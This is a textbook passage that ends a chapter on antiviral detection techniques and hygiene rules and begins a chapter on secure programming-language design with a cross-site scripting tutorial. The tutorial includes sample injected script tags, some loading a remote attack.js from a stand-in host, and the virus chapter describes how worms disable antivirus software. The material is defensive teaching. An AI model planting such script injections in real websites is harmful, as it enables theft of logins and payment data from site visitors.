We will call light armoring all techniques whose aim is to delay code analysis more or less while the term of total armoring is used to describe techniques used to forbid such an analysis, in an operational way. The interested reader will refer to Chap. 8 of [34.12] for a detailed presentation of all those techniques.

Apart from the two antiviral techniques we have just described, others which are rather more active can be used:

- Some techniques make antiviral programs dormant. This can be done by toggling the antiviral program into the static mode, or by modifying the filtering rules on firewalls, among other possibilities. As an example, *the W32/Klez.H* worm attempts to disable or kill 50 different antivirus software programs both by killing their process and by erasing files used by some of these processes. As for *W32/Bugbear-A*, its purpose was to defeat in the same way a hundred antiviral programs (antivirus software, firewalls, Trojan cleaners).
- Some try to disturb or saturate antiviral programs in a very aggressive way, in order to prevent them from working properly.
- Some altogether uninstall antivirus software.

34.2 Antiviral Defense: Fighting Against Viruses

The theoretical studies carried out during the 1980s [34.2, 3] clearly enabled software designers to define techniques and security models designed to defend against different kinds of viral infections. Although they are more or less difficult to implement, they proved to be efficient when several of them are used together. The most important theoretical result is Fred Cohen's who demonstrated in 1986 that determining whether a program is infected is generally an undecidable issue.

A major corollary is that fooling and bypassing antiviral software, which is the virus writers' favorite game. A first step will consist in studying the advantages and drawbacks of these antiviral programs, in order to learn how to bypass them. What about the efficiency of current antiviral techniques today? Nearly 20 years after Fred Cohen's results and the apparition of malicious code, it cannot be denied that, from a conceptual point of view, current antiviral programs have not evolved much compared to antiviral techniques. The reason is that an antiviral software first and foremost constitutes a commercial stake. To adapt to the customer's wishes, antiviral editors must design ergonomic and functional products to the detriment of security. A number of efficient antiviral techniques use a high calculatory complexity which does not get on well with the antiviral editors' constraints.

It is undeniable that current antiviral programs (at least for the best of them) tend to provide good performance, but this general claim still has to be examined closely. As far as known and fairly recent viruses are concerned, the rate of detection is very close to 100% but with a rate of false alarms that is more or less high. As for unknown viruses, the rate of detection, which some years ago ranged from 80 to 90%, has fallen noticeably. However, it still remains necessary to distinguish viruses using known viral techniques from unknown viruses using unknown viral techniques. In the latter case, antiviral program publishers neither publish any statistics about them nor communicate on that issue. In fact, experiments have shown that any innovative virus or worm easily manages to fool not only antiviral programs, but also firewalls (in this respect, the Nimda worm is quite illustrative).

As for protection abilities against worms, antiviral software fails to face both the recent viral technologies and the new propagation techniques (such as Botnets). The famous worm, known as "Storm worm" (2007), is very illustrative in this respect. Antiviral programs are mostly unable to detect new generations of worms before viral database updates. Antiviral publishers can react more or less quickly to viral infections but are currently unable to anticipate them. The situation is even worse when considering the newest generations of worms such as klez, BugBear, Zhelatin, Storm worm. If antiviral programs manage to detect them (once the programs have been updated or upgraded), it is a fact that the probability that they succeed in automatically disinfecting infected hosts is increasingly low. It is then necessary either to use disinfection tools designed for a specific worm or to undertake a sophisticated handling which is beyond the ability of any novice or generic user. In both cases, the user will prefer to reinstall the system from scratch and the ergonomics and usefulness of the antiviral product is affected, not to say heavily, put into question.

As for other types of computer malware, like Trojan horses, logic bombs, lure programs, etc., antiviral products do not provide a high level of protection especially when it comes to detecting new types of infections. In some of these cases, a firewall often turns out to be more efficient and complements any antiviral product, insofar as the firewall security system is properly set up and that the filtering rules are regularly controlled and reassessed. But users must absolutely take into account that firewalls, like any other protection software, have their own inherent limitations.

34.2.1 Unified Model of Antiviral Detection

Antiviral detection can be modeled in a very unified way by means of the statistical testing theory [34.13]. Any antiviral detector D performs, in fact, one or more testings in order to decide whether a given file F which is analyzed is infected or not. Most of the time, a single testing is really conducted: it consists in looking for a signature (recorded in the signature database) into the file. Even that single test can be modeled by a true classical testing [34.12]. Let us, however, mention that this testing will systematically be defeated by any unknown virus since the latter is not recorded in the signature database yet. The evolution of viral techniques and their deep understanding as soon as they are identified and analyzed make it necessary to consider more and more sophisticated testings and to apply more than a single one for better detection.

Any decision process consists in deciding between two (or more) hypotheses. To makes things easier to understand, we have to decide whether a suspect file is infected (alternative hypothesis $\mathcal{H}_1$) or not (null hypothesis $\mathcal{H}_0$). The detection itself then consists in defining an estimator (detection criterion) which behaves differently with respect to those two hypotheses. In the most trivial case, this estimator is a simple signature. Each hypothesis is described by a probabilistic distribution law (at least one may be unknown to the analyst: this is clearly the case for $\mathcal{H}_1$ when dealing with unknown viruses).

Then according to the estimator value, one of the two hypotheses $\mathcal{H}_0$ or $\mathcal{H}_1$ will be kept. But two kinds of errors are then possible:

- Deciding if $\mathcal{H}_1$ is true while $\mathcal{H}_0$ indeed is. The file is wrongly supposed to be infected. In the context of antiviral detection, this case corresponds to false positives.
- Deciding if $\mathcal{H}_0$ is true while $\mathcal{H}_1$ indeed is. The file is wrongly supposed to be clean. The malware is not detected (false negative).

These two errors are depicted in Figure 34.5.

It is essential to note that those two errors are interdependent and opposite. Indeed, both are defined respectively on a set A (testing acceptance area) and $\overline{A}$ (testing rejection area), which complement each other with respect to the set theory. If we decide to increase the size of A, then the size of $\overline{A}$ decreases and vice versa. Any detection strategy, which is different from one antivirus to another, consists in favor of one or the other area: either we favor a weak false positive rate, but consequently the detection rate will decrease, or we favor the detection rate and the false positive rate decreases. From a practical point of view, the first strategy is generally chosen by antivirus designers. It is thus interesting to notice that for any unknown malware, the alternative law $\mathcal{H}_1$ is itself unknown and consequently it is not possible to evaluate the non detection probability.

The interested reader can refer to Chap. 2 of [34.12] to learn how this statistical model practically applies to any existing antiviral technique.

34.2.2 Antiviral Techniques

Before going over these different techniques, let us recall that any antiviral program operates either in static mode or in dynamic mode:

- In static mode (on-demand mode), users themselves activate antiviral software (the latter may be run either manually or may have been preprogrammed). The antivirus is thus mostly inactive and no detection is possible. That is the most appropriate mode for computers whose resources are limited (e.g., slow processors, old operating systems). This mode does not allow any behavior monitoring.




Fig. 34.5 Statistical modeling of antiviral detection

- In dynamic mode, antiviral programs are resident in memory and continuously monitor the activity of, on one hand, the operating system and the network and, on the other hand, the users themselves. It operates in a very prior way and tries to assess any viral risk. This mode generally requires a great amount of resources. Experience shows that users tend to deactivate this mode whenever their computer lacks resources.

Modern antiviruses, for the most efficient ones, are supposed to combine several detection techniques (implemented in modules called detection engines) in order to reduce the non detection rate as much as possible. These techniques are divided into two categories:

- Form (or sequence-based) analysis, which is commonly and sometimes wrongly called signature scanning. The latter term is in fact an incorrect one since it is only a very special instance of form analysis, which in fact gathers many different techniques. Sequence-based detection consists in analyzing a suspect file as an inactive sequence of bytes, independently to any execution process. This analysis is based on the concept of a detection scheme as defined in Chap. 2 of [34.12] by $\mathcal{SD} = \{\mathcal{S}_{\mathcal{M}}, f_{\mathcal{M}}\}$, made of a detection pattern $\mathcal{S}_{\mathcal{M}}$ (with respect to a malware $\mathcal{M}$) and of a detection function $f_{\mathcal{M}}$. It then consists in looking for complex byte patterns $\mathcal{S}_{\mathcal{M}}$ with respect to one or more pattern databases (defined in fact as a set of detection schemes), according to different methods (related to $f_{\mathcal{M}}$).
- Behavior-based detection in which an executable file is analyzed during its execution. It is thus a functional detection since we consider the "behavior" of the program. In this context, the detection is based on the concept of detection strategies [34.12].

  Definition 6 (Detection strategy). A *detection strategy* $\mathcal{DS}$ with respect to malware $\mathcal{M}$ is the 3-tuple $\mathcal{DS} = \{\mathcal{S}_{\mathcal{M}}, \mathcal{B}_{\mathcal{M}}, f_{\mathcal{M}}\}$, where $\mathcal{S}_{\mathcal{M}}$ is a set of bytes, $\mathcal{B}_{\mathcal{M}}$ is a set of program functions (behavior database) and $f_{\mathcal{M}}: \mathbb{F}_2^{|\mathcal{S}_{\mathcal{M}}|} \times \mathbb{F}_2^{|\mathcal{B}_{\mathcal{M}}|} \to \mathbb{F}_2$ is a Boolean detection function.

  As mentioned in this definition, the concept of detection strategy is broader than that of the detection scheme.

Sequence-Based Detection Techniques

At the present time, four main techniques are to be considered:

Pattern Scanning In the most trivial case (and unfortunately the most frequent one), it consists in looking for a fixed sequence of bytes, which is supposed to be characteristic of a given malware. It is equivalent to the fingerprint used by the police. In the general case, the concept of detection scheme applies. In many cases the pattern matching algorithms are variant of the Boyer–Moore algorithm. Unfortunately the in-depth study of antivirus products (see Chap. 2 of [34.12]) have shown that the detection patterns and functions used are the weakest possible ones most of the time. The reason lies in the fact that any other technique choice would result in a far slower detection, and thus would not be viable from a commercial point of view.

As an example, let us consider the detection of a recent worm called Bagle.P. The different detection patterns for the most famous antivirus products are listed in Table 34.2. The relevant detection function, whatever the product may be, is the logical Boolean function AND. This means that in order to detect the worm, all the bytes located at the given indices must simultaneous have a fixed value. If a single of those bytes is modified, then the worm is no longer detected.

Detection patterns must be *non-incriminating* or *frameproof*. In other words, theoretically, it must not incriminate either other viruses, or an uninfected program. It must include enough pertinent features and must be of reasonable size to avoid false alerts. The theoretical probability of finding a given sequence of n bits is inversely proportional to 2^n; however, any sequence of n bits does not necessarily constitute a viral signature since these sequences must belong to a more restricted domain: that of the valid instructions really produced by a compiler.

Indeed, using scanning to detect viruses may be very efficient. However, this detection is only valid for known and already analyzed viruses. The problem that arises with this technique is that it can be easily bypassed. An analysis of the viral database immediately highlights its inherent limitations. This technique is inadequate to handle polymorphic viruses, encrypted viruses, or unknown viruses. The rate of false alerts is rather low even though the reliability of this technique can be questioned

Table 34.2 Detection patterns for *I-Worm.Bagle.P*

Product	Pattern Size (in bytes)	Signature (indices)
Avast	8	12,916 → 12,919 12,937 → 12,940
AVG	14,575	533 → 536 – 538 – . . .
Bit Defender	8,330	0 – 1 – 60 – 128 – 129 – 134 – . . .
DrWeb	6,169	0 – 1 – 60 – 128 – 129 – 134 – . . .
eTrust/Vet	1,284	0 – 1 – 60 – 128 – 129 – 134 – . . .
eTrust/InoculateIT	1,284	0 – 1 – 60 – 128 – 129 – 134 – . . .
F-Secure 2005	59	0 – 1 – 60 – 128 – 129 – 546 – . . .
G-Data	54	0 – 1 – 60 – 128 – 129 – 546 – . . .
KAV Pro	59	Identical to *F-Secure 2005*
McAfee 2006	12,127	0 – 1 – 60 – 128 – 129 – 134 – . . .
NOD 32	21,849	0 – 1 – 60 – 128 – 129 – 132 – 133 – . . .
Norton 2005	6	0 – 1 – 60 – 128 – 129 – 134
Panda Tit. 2006	7,579	0 – 1 – 60 – 134 – 148 – 182 – 209 – . . .
Sophos	8,436	0 – 1 – 60 – 128 – 129 – 134 – 148 – . . .
Trend Office Scan	88	0 – 1 – 60 – 128 – 129 – . . .

as far as correct virus identification is concerned (problem of incorrect viral identification).

The main drawback of the scanning technique is that any viral database must be kept up-to-date, with all the implied constraints: database size, secure storage (it is quite common for attackers to try to target antiviral repository servers containing viral database of products), secure database distribution, or regular updates which tend to be neglected by most users. It must be recalled that antivirus software programs are actually updated at least once a week, on average. This updating process is essential in detecting new viruses, but also in some cases, to improve the detection of viruses or worms which have been previously detected by other techniques. This solution is interesting insofar as it reduces, for instance, the required computing resources.

This explains why, for a single infection, the infected program will be detected several times (a report will be made for each different antiviral engine). Let us notice that, concerning this technique, the antiviral program may detect a virus which has already spread into the computer. Let us also mention that to optimally manage the pattern detection database file, most antivirus vendors can withdraw some malware which are considered to no longer be a real threat. Consequently those malware can remain undetected again. To have an illustrative proof of that situation, the reader may refer to the http://www.virus.gr website and note that no antivirus detects 100% of the known malware.

Spectral Analysis As a first step, this analysis lists all the instructions of a given program (the *spectrum*). As a second step, the above list is scanned to find subsets of instructions which are unusual in nonviral programs or which contain features peculiarly specific to viruses or worms. For instance, a compiler (for the C-language or the assembly language) only makes use of a small subset of all the instructions which are available (mostly to optimize the code), whereas viruses will use a much wider range of instructions to improve efficiency.

For example, the `XOR AX, AX` instruction is commonly used to zero the contents of the `AX` register. As far as polymorphic viruses using code rewriting techniques are concerned, such a virus will replace the `XOR AX, AX` instruction with the `MOV AX, 0` instruction which the compiler tends to use more rarely.

To sum up, the spectrum of a virus significantly differs from the one of a regular or "normal" uninfected program even though it must be stressed that the concept of "normality" is indeed purely a relative notion. The latter is based on a statistical model that measures the frequency of instructions and on the way compilers tend to behave as a general rule. The detection process (presence or absence of infection) is therefore based on one or more statistical tests (mostly one-sided χ^2 tests) to which are attached type I and type II error probabilities. That is the reason why this technique causes many more false alerts than other antiviral techniques. Its main advantage is that it allows us to sometimes detect unknown viruses using known techniques. It must be pointed out that using spectral analysis to detect encrypted or compressed viral codes is becoming increasingly difficult mainly because many commercial executables tend to implement such mechanisms to prevent disassembly practices.

Heuristic Analysis This technique uses rules and strategies to study how a program behaves. The purpose is to detect potential viral activities or behavior. Just like spectral analysis, heuristic analysis lacks reliability and provides numerous false alerts. Some antiviral programs, which are based on heuristic analyses, are supposed to run without updating. In fact, once virus writers have analyzed the antivirus software, they have found the rules and strategies which were used to write it and now can easily evade it. At this stage, the antivirus software publisher must use other rules and strategies and consequently must upgrade his product. Most of the time, this is done very discreetly when publishing the next (higher) release of its software.

Integrity Checking This technique aims at monitoring and detecting any modification of "sensitive" files (executables, documents, etc.). For each file, an unforgeable file digest is computed mostly with the help of either hash functions such as MD5 or SHA-1 or cyclic redundancy codes (CRC). In other words, in practice, it is supposed to be computably infeasible to modify a file in such a way that any new computation of a file digest produces the original one.

If any modification is made, the file digest checking will be negative and the presence of an infection will be suspected. One of the main drawbacks concerning this technique, though attractive at first sight, is that it is difficult to put it into practice. File digest databases must be stored on a safe and controlled computer system. Indeed, at the very early use of the integrity checking technique, viruses used to bypass it by modifying the files, and by recomputing the file digest with a view to replacing the old file digest with the new one. Moreover, any "legitimate" modification must be also taken into account, saved and maintained. These changes may originate from either the recompiling of programs or modifications made on documents such as *Word* files, source codes of a program. Using encryption methods to protect file digests *in situ*, can also be bypassed.

Another drawback concerning this technique is that it turns out to be rather easy to bypass. Some classes of viruses (companion viruses, stealth viruses, slow viruses, etc.) successfully manage to do it: some of them, especially companion viruses, do not modify file integrity. Others like stealth viruses or slow viruses simulate legitimate modifications which might have been caused either by the system itself (strategy used by stealth viruses or source code viruses), by the user himself (strategy used by slow viruses) or by the antivirus software themselves (strategy used by rapid viruses).

Dynamic Antiviral Techniques

Two main techniques are to be considered:

Behavior Monitoring The antivirus software is memory-resident and tries to detect any potential suspicious activity (the definition of such suspicious behavior is made using a viral behavior database) in order to stop it if the need arises: attempts to open executable files in read/write mode, writes on system-oriented sectors (master boot record sector, operating system boot sector), attempts to become memory-resident, etc. From a technical point of view, antivirus programs use either interrupt hooking (mostly interrupts 13H and 21H) or Windows API hooking (Application Program Interface) As an illustrative example, to detect any potential suspicious activity (an attempt to open executable files by master boot record sector) it is possible to use the interrupt 13H service 3 in the following way:

```
INT_13H:
  cmp  CX, 1   ; Is it cylinder 0,
                 sector 1?
  jnz  DO_OLD  ; Otherwise give
                 control back to
                 the original call
                 to 13H
  cmp  DH, 0   ; is it head 0?
  jnz  DO_OLD  ; Otherwise give
                 control back to
                 the original call
                 to 13H
  cmp  AH, 3   ; Is it a~write
                 request?
  jnz  DO_OLD  ; Otherwise give
                 control back to
                 the original call
                 to 13H
  .....
DO_OLD:
  jmp  dword ptr CS:[OLD_13H] ;
```

This writing attempt is identified by means of a set of bytes which describes in detail the nature of the requested service and the relevant parameters. As for the code execution, this time-indexed sequence of bytes is dynamically built and then interpreted. If this sequence is found in the behavior database then the file is supposed to be infected. From a formal point of view, we thus have $\mathcal{B}_{\mathcal{M}} \subset \mathbb{N}_{256}^{\infty}$ (a family of indefinite length byte sequences). In the context of behavior-based detection, we will simply call this time-indexed sequence, a behavior. Deciding that the behavior $b \in \mathcal{B}_{\mathcal{M}}$ that currently occurs means in reality that the code contains or dynamically builds this byte structure whenever it is executed. This technique may sometimes succeed in both detecting unknown viruses (using however known techniques) and avoiding infections. Be that as it may, it must be added that some viral programs manage to evade this technique [34.12]. Moreover, antivirus programs must be run in dynamic mode which may slow down the system. This technique also causes many false alerts. Let us point out that a full analysis of the antiviral program and the viral behavior database will provide the virus writer with all the information required to evade the antivirus software. However the in-depth black box analysis of antivirus software (see Chap. 2 of [34.12]) revealed that behavior-based detection was only a marketing argument and therefore was not really implemented by antivirus products. This can be formulated by three hypotheses, with respect to the detection function used in the relevant detection strategy:

- $\mathcal{H}_1$: Behavior detection is not implemented at all or is totally inefficient.
- $\mathcal{H}_2$: Behavior detection is neglected except if it is confirmed and validated by classical sequence-based detection techniques (a simple signature most of the times).
- $\mathcal{H}_3$: Behavior-based detection consists in considering any behavior as potentially malicious and asks the user to accept or not the corresponding action (proactive behavior detection).

Code Emulation This technique aims at emulating behavior monitoring using an antivirus software in static mode. It turns out that many impatient users give preference to this mode, even though it is dangerous. During the scan, the code is analyzed and loaded into a protected memory area and finally emulated to detect potential viral activity. Code emulation is perfectly adequate to protect against polymorphic viruses. However, this technique is affected by the same limitations as those above-mentioned for its dynamic counterpart.

34.2.3 Computer "Hygiene Rules"

The key point to keep in mind is that neither antiviral programs nor firewalls can provide absolute protection. Virus writers take a wicked delight in spreading viruses or worms capable of evading antivirus software. It would be an illusion to believe that the use of a piece of software or several will fully protect against viruses. As a consequence, there remains no option but to enforce rules which can be called computer "hygiene rules", upstream from computer security software (antiviral programs and firewalls).

- A thorough security policy, including clearly defined antiviral protection measures, must be drawn up. The latter must be an integral part of any computer security policy. This policy must be regularly controlled (through passive and active audits) in order that it may evolve, if needed. Let us recall that there is no computer "nirvana" as far as security is concerned nor permanent solutions. As attacks change, protection against them must consequently evolve in the same way. This also implies that a real technological watch be set up and properly applied.
- User management and security clearance ("controlling the users"). The human factor is essential and commonly considered to be the weakest component in the security chain. Consequently, it is necessary to improve the user's skills and education as regards security policy to prevent him from seriously damaging the system whenever he is faced with "psychological viruses" for instance (hoaxes, jokes, etc.). It also goes without saying that behaviors of ill-intentioned people must be contained. For instance, this implies that every employee in a "sensitive" company or public administration must undergo security clearance procedures (investigation) under the supervision of the competent state agencies. In France, the competent office is the *Direction de la Protection et de la Sécurité de la Défense* – the former French Military Police – for the Defense forces and for any companies working for the Defense. Any other companies or institutions are managed by the *Direction de la Surveillance du Terri-*

toire (also known by its acronym, DST). It is the French counterintelligence agency and could be compared to the FBI. Avoiding inconsistent and non-professional behavior is also essential: for instance, making sure that people can no longer insert unauthorized software into the system is an essential point. All this implies that users must be regularly educated and familiarized with all these issues to face up their responsibilities as regards computer security. Frequent controls must be also conducted by the computer security officer.

- Checking the content (control of data). Computer security officers, as well as system and network administrators, must first define an accurate security policy in this field, put them into practice and control them regularly. Users must not be authorized to install anything on their computer without control (such as screen savers, flash animations, e-mail Christmas cards, games, etc., all of which are generally transferred from the Internet to an isolated LAN without any control). These software constitute a potential viral risk and may remain mostly undetected by antiviral programs at the very first stage of the virus or worm spread (this has been experimented many times in our lab). It must be made clear that any computer in a company or public institution is specifically designed for professional use. Moreover, software licences must be regularly controlled to prevent illegal software from infecting the system (most of them are bought abroad for next to nothing and generally contain viruses or other malware).
- The choice of software. Experience shows that commercial software has often proved to be inefficient as far as security is concerned due to their weaknesses and critical security flaws. The latter are regularly and unrelentingly discovered every month in most of the professional software that everybody uses. In this respect, many worms released either during the second half of 2001 or during August 2003 (especially the *W32/Lovsan* worm) are particularly illustrative since they exploit one or more security holes while clearly holding antiviral programs in check. These recurrent attacks have prompted many world computer companies (e.g., IBM) and various countries governments (such as German, Chinese, Israeli, Korean, and Japanese) to give preference to open software, for instance but not exclusively, which offers real guarantees, as far as computer security is concerned. Closely tied with any given software, the choice of document format is also of paramount importance. Formats such as RTF or CSV are far more adequate than their DOC or XLS counterparts, respectively. In the former case, the presence of infected macros is impossible. As for the other formats, the interested reader will refer to [34.6].
- Various procedural measures inherent to the considered environment. Among the most common measures, system administrators must:
  - Properly configure boot sequences at the BIOS level
  - Take efficient measures aiming at totally or partially preventing users from executing or installing executable programs (without control from system administrators or computer security officer)
  - Make regular backups of data
  - Restrict physical access to sensitive computers (any system administrator should be convinced how easy it is to buy and use a hardware keylogger)
  - Thoroughly manage the use of external devices and especially USB keys (refer for example to the Conficker attack in 2009)
  - Isolate sensitive local networks from the Internet, and regularly verify that no unauthorized, external connections have occurred
  - Perform network and user connection logging, network partitioning, viral alert centralized management (very useful in case of psychological viruses), etc.

  These are some measures aimed at limiting either the risk of infection or the damage caused by an infection. Further details about potential preventive measures are available in [34.14].

As a general rule, within a company, and in compliance with regulations in force (as an interesting example, the reader may refer to the French reference law [34.15]), all these rules must be collected in a document called a "computer user charter". Every user will have to read this document, confirm he has read the conditions of the Charter and sign it before being put in charge of any computer resource. To state this more clearly, this document is a user responsibility commitment for respecting and preserving computer security.

In this respect, further interesting details are available in [34.16], which describes an antiviral policy carried out by the French Army and DoD organizations. It can be read as a discussion paper. Another paper published by the French government [34.15] about computer security is also worth reading. This document is available in the CD-ROM provided with this book.

34.3 Conclusion

The risk related to infective power does exist and will constitute a major threat in the future. However, this risk must not just be considered to be an isolated problem but must be treated within a broader background that covers network security, applications, protocols. In other words, any protection against viral risk must include and guarantee a constant technological watch, and the certainty that administrators and security officers continuously and permanently keep a close watch on systems and perform security measures around the clock all year long. Let us have a look at two eloquent figures: a report stating the vulnerabilities of the Web servers IIS which enabled the CodeRed Worm to spread, as well as its security patch were published a month before the worm attacked. Roughly 400,000 servers were affected all over the world. Similarly, information about the critical security flaws exploited by the Sapphire/Slammer worm and the corresponding security patch were available about six months before the Slammer worm spread. Consequently, 200,000 servers were infected all over the world. We could also mention RPC vulnerabilities which enabled the Blaster attack in 2003 and the Conficker attack in 2009! An example of technological watch is described in [34.17].

References

34.1. J. Kraus: Selbstreproduktion bei Programmen, Diploma Thesis (Universität Dortmund, Dortmund 1980), english translation (published by D. Bilar, E. Filiol): On Selfreproducing Programs, J. Comput. Virol. **5**(1), 9–87 (2009)

34.2. F. Cohen: Computer viruses, Ph.D. Thesis (University of Southern California, Los Angeles, USA 1986)

34.3. L.M. Adleman: An abstract theory of computer viruses. In: *Advances in Cryptology – CRYPTO'88* (Springer, Berlin 1988) pp. 354–374

34.4. E. Filiol: L'ingénierie sociale, Linux Mag. **42**, 30–35 (2002)

34.5. J. von Neumann: *Theory of Self-Reproducing Automata*, ed. by A.W. Burks (University of Illinois Press, Urbana 1966)

34.6. E. Filiol: *Computer Viruses: From Theory to Applications*, IRIS International Series, 2nd edn. (Springer, Paris, France 2009)

34.7. E. Filiol: Analyse du macro-ver OpenOffice/BadBunny, MISC Le journal de la sécurité informatique **34**, 18–20 (2007)

34.8. A. Blonce, E. Filiol, L. Frayssignes: portable document format (PDF) security analysis and malware threats, Black Hat Europe 2008 Conference, Amsterdam, www.blackhat.com/archives (2008)

34.9. D. Moore: The spread of the Code-Red worm (CRv2) http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml (2001)

34.10. A. Ondi, R. Ford: How good is good enough? Metrics for worm/anti-worm evaluation, J. Comput. Virol. **3**(2), 93–101 (2007)

34.11. E. Filiol, E. Franc, A. Gubbioli, B. Moquet, G. Roblot: Combinatorial optimisation of worm propagation on an unknown network, Int. J. Comput. Sci. **2**(2), 124–130 (2007)

34.12. E. Filiol: *Techniques virales avancées*, Collection IRIS (Springer, Paris, France 2007), English translation due October 2009

34.13. Y. Dodge: *Premiers pas en statistiques* (Springer, Paris, France 2005)

34.14. J. Hruska: (2002) Computer virus prevention: a primer, http://www.sophos.com/virusinfo/whitepapers/prevention.html

34.15. Recommendation 600/DISSI/SCSSI, Protection des informations sensibles ne relevant pas du secret de Défense, Recommendation pour les postes de travail informatiques (Délégation Interministérielle pour la Sécurité des Systèmes d'Information, March 1993)

34.16. A. Foucal, T. Martineau: Application concrète d'une politique antivirus, MISC Le journal de la sécurité informatique **5**, 36–40 (2003)

34.17. M. Brassier: Mise en place d'une cellule de veille technologique, MISC Le journal de la sécurité informatique **5**, 6–11 (2003)

The Author

Ltc (ret) Eric Filiol is the head of the Operational Cryptography and Virology Laboratory at ESIEA. He holds an engineering degree in cryptology, a PhD in applied mathematics and computer science as well as a habilitation thesis in Computer Science. His research approach is to systematically consider the attacker's point of view in order to better understand how protection and defense can be enhanced. Theory being a necessary starting point of his research, his very final aim is to provide operational, efficient solutions to concrete problems.

Eric Filiol
Laboratoire de Virologie et de Cryptologie Opérationnelles
Ecole Supérieure en Informatique Electronique et Automatique (ESIEA)
9, rue Vésale
75005 Paris, France
filiol@esiea-ouest.fr

35 Designing a Secure Programming Language

Thomas H. Austin

Contents

In this chapter, we will review security issues from the perspective of a language designer. Preventing inexperienced or careless programmers from creating insecure applications by focusing on careful language design is central to this discussion. Many of these concepts are also applicable to framework designers.

Considering the design of either a specialized language or a framework in a more general-purpose language enables us to make specific assumptions about developers, or the type of applications they create. For example, architects of both PHP and Ruby on Rails largely face the same set of security issues.

Section 35.2 will cover code injection attacks and the approaches available to guard against them at a language/framework level. Section 35.3 will delve into protections that prevent buffer overflow vulnerabilities, including some not traditionally used in safe languages. Section 35.4 will focus on client-side programming, specifically contrasting the approaches used by Java applets and JavaScript. Section 35.5 will cover the application of metaobject protocols and aspect-oriented programming to security, and the types of new security risks they may create.

35.1 Code Injection

Code injection is the term used to describe attacks launched by a malevolent entity that sends code inadvertently run by the host application. It most commonly occurs when a programmer fails to sanitize data coming from users. Although this flaw is not limited to web programming, applications are particularly vulnerable; the publicly accessible and interactive nature of the Internet make them ideal targets.

In this section we will cover various manifestations of this attack. In particular, we will examine cross-site scripting, SQL injection, and eval injection. Buffer overflow is another common method for carrying out this type of attack, but its complexity warrants a longer discussion in a separate section.

35.1.1 Cross Site Scripting

Simply put, cross-site scripting involves submitting client-side code, usually JavaScript, to another website. This is sometimes abbreviated as CSS [35.1]. However, due to confusion with cascading style sheets, XSS has gradually become the more prevalent term; we will use that abbreviation here.

According to a WhiteHat security report, an astounding 73% of websites are vulnerable to XSS attacks [35.2]. The same report lists this type of attack as the greatest security threat to the retail, financial services, healthcare, and IT industries. In his guide, Stephen Cook argues that these attacks could be used to steal login information or credit card numbers [35.3]. The attacker could intercept information without any warning to the user by cleverly manipulating JavaScript.

Sample Attack

We will walk through a simple attack on a PHP site. In this example, the website asks users to specify their names on a form:

```
<h1>Please enter your name</h1>
<form action="welcome.php"
                  method="GET">
  <label>Name</label>
  <input name="name"
       type="text"> <br /><br />
  <input type="submit" />
</form>
```

On the next page, a welcome message is displayed:

```
<p>Welcome, <?php echo
          $_GET['name']; ?></p>b
```

In most cases, this works without incident. However, an attacker can include an html script tag in the submitted text, like the following:

```
Tom<script>alert("Ha! I hack
                you!");</script>
```

Viewing this page with JavaScript enabled displays an alert message. This attack is fairly harmless, but it does illustrate the basic concept of website vulnerability.

As it turns out, PHP currently includes a feature known as "magic quotes [35.4]." This automatically escapes quotes in input, which makes XSS attacks (marginally) more difficult. If enabled, it would prevent the previous example from occurring. Unfortunately, this feature does nothing to prevent the loading of a script from another server, and this is the most likely form of a real-world attack. The following would work with or without magic quotes enabled:

```
Tom <script src=
   http://example.com/attack.js>
   </script>p
```

The magic quotes feature was not intended to defend against XSS attacks; we will cover it in more depth when we discuss SQL injection.

Types of XSS Vulnerabilities

The XSS attack we have outlined exploits a "type 1" or "direct echo" website vulnerability [35.5]. The information is not stored on the website, so in order for an attack to work the user must submit input. This makes the attack a little more difficult, but it may still succeed through social engineering. In our previous example, we made access to the website a little easier for the attacker by using GET instead of POST. If we had used POST, it would require the attacker to host a form, but the end result would make social engineering a little more difficult to accomplish.

A more dangerous version of this security flaw is know as "type 2" or "HTML injection [35.5]." In this version, the target site actually stores the HTML/JavaScript introduced by the attack. The assault is essentially carried out in the same manner, but it succeeds in the absence of social engineering. For example, a malicious user could post the following comment to a vulnerable blog:

```
Great post! <script src=
   http://example.com/attack.js>
   </script>
```

Defenses

Three basic defenses are used against XSS attacks: 1) escape the input; 2) escape the output; and 3) remove dangerous tags and attributes from the input. (Note that the first two defenses are essentially identical for type 1 vulnerabilities.)

Escaping the input is a simple matter of replacing HTML reserved characters with their equivalent HTML entities. In some cases, this is a reasonable solution. It is straightforward, easy, and safe. However, it is not without limitations. One downside is that the data are saved in a less readable format; information used outside of a web browser will not be in the correct form. In this case, a better option is to escape the output. This means that the data can be properly viewed using a browser or outside of a web application. Obviously, this approach is also prone to failure because any page from which the developer does not escape leaves the output vulnerable.

PHP itself does not avoid this risk, but some of the template engines used by PHP developers achieve this goal [35.6]. Smarty [35.7], one of the most popular templates, does not escape output by default, but its `$default_modifiers` variable can be set to perform this function; it can also be set to prevent web designers from including PHP code in the templates. PHPTAL [35.8] is another template engine but, unlike Smarty, it does escape output automatically. When needed, the `structure` keyword can be used to allow html tags.

Of the two, PHPTAL's "secure by default" strategy is superior. Even if a developer makes a mistake, the application remains secure. This is a classic example demonstrating that good design can tighten overall security at the framework (or language) level.

However, it is also understandable that one might wish to allow safe HTML tags within a certain field. For example, this is a common feature for blogging software. To this end, the developer must carefully remove any tag or attribute that might result in a JavaScript call.

